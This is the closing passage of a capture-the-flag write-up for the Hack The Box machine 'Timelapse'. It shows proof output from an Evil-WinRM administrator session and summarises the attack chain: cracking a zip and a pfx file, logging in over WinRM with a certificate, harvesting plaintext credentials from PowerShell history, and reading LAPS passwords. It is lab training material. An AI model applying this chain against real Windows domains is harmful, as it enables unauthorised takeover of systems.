and we are in! grabbed root flag in the TRX user directory: `0e50b496868846720d2cc048f9bab69e`

proof:



```
*Evil-WinRM* PS C:\Users\TRX\Desktop> cat root.txt
0e50b496868846720d2cc048f9bab69e
*Evil-WinRM* PS C:\Users\TRX\Desktop> whoami
timelapse\administrator
*Evil-WinRM* PS C:\Users\TRX\Desktop> hostname
dc01
*Evil-WinRM* PS C:\Users\TRX\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::1a4
   IPv6 Address. . . . . . . . . . . : dead:beef::dd33:1fc3:64e9:d6f7
   Link-local IPv6 Address . . . . . : fe80::dd33:1fc3:64e9:d6f7%13
   IPv4 Address. . . . . . . . . . . : 10.129.126.177
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%13
                                       10.129.0.1
```

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap scan → found multiple services to focus on, like `RPC`, `SMB`, `LDAP`
2. **RPC** enumeration → nothing useful
3. **LDAP** enumeration → nothing useful
4. **SMB** enumeration revealed `share` containing password protected zip file

Foothold


1. **cracking** the password protected zip file revealed a `pfx` file
2. **cracking** the `pfx` file revealed a password
3. **extracted information from the** `pfx` using that password such as `key` and `certificate` for a user (legacyy)
4. logged in winrm using the `key` and the `certificate`
5. grabbed **user flag**

Privesc

1. **Enumerated** user's group membership, found nothing interesting
2. Found **plaintext creds** in the powershell `history` for another user (svc_deploy)
3. **Logged in** as this user (svc_deploy)
4. **Enumerated** group membership of the user, member of **LAPS Readers**
5. Leaked `LAPS` password
6. Logged in as administrator via `LAPS` password
7. grabbed **root flag**

Sidenotes

To conclude, this was a valuable machine, featuring cracking zip and pfx file passwords and also extracting valuable information from pfx file like keys and certificates for the foothold. As for the privesc part, it involved reading the PowerShell history where plaintext creds for another user were found, a user that was later found that can read LAPS password, which was the way i logged in as Administrator.



Timelapse has been Pwned!

Congratulations ch3ckm8, best of luck in capturing flags ahead!

#6527	21 Jul 2022	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE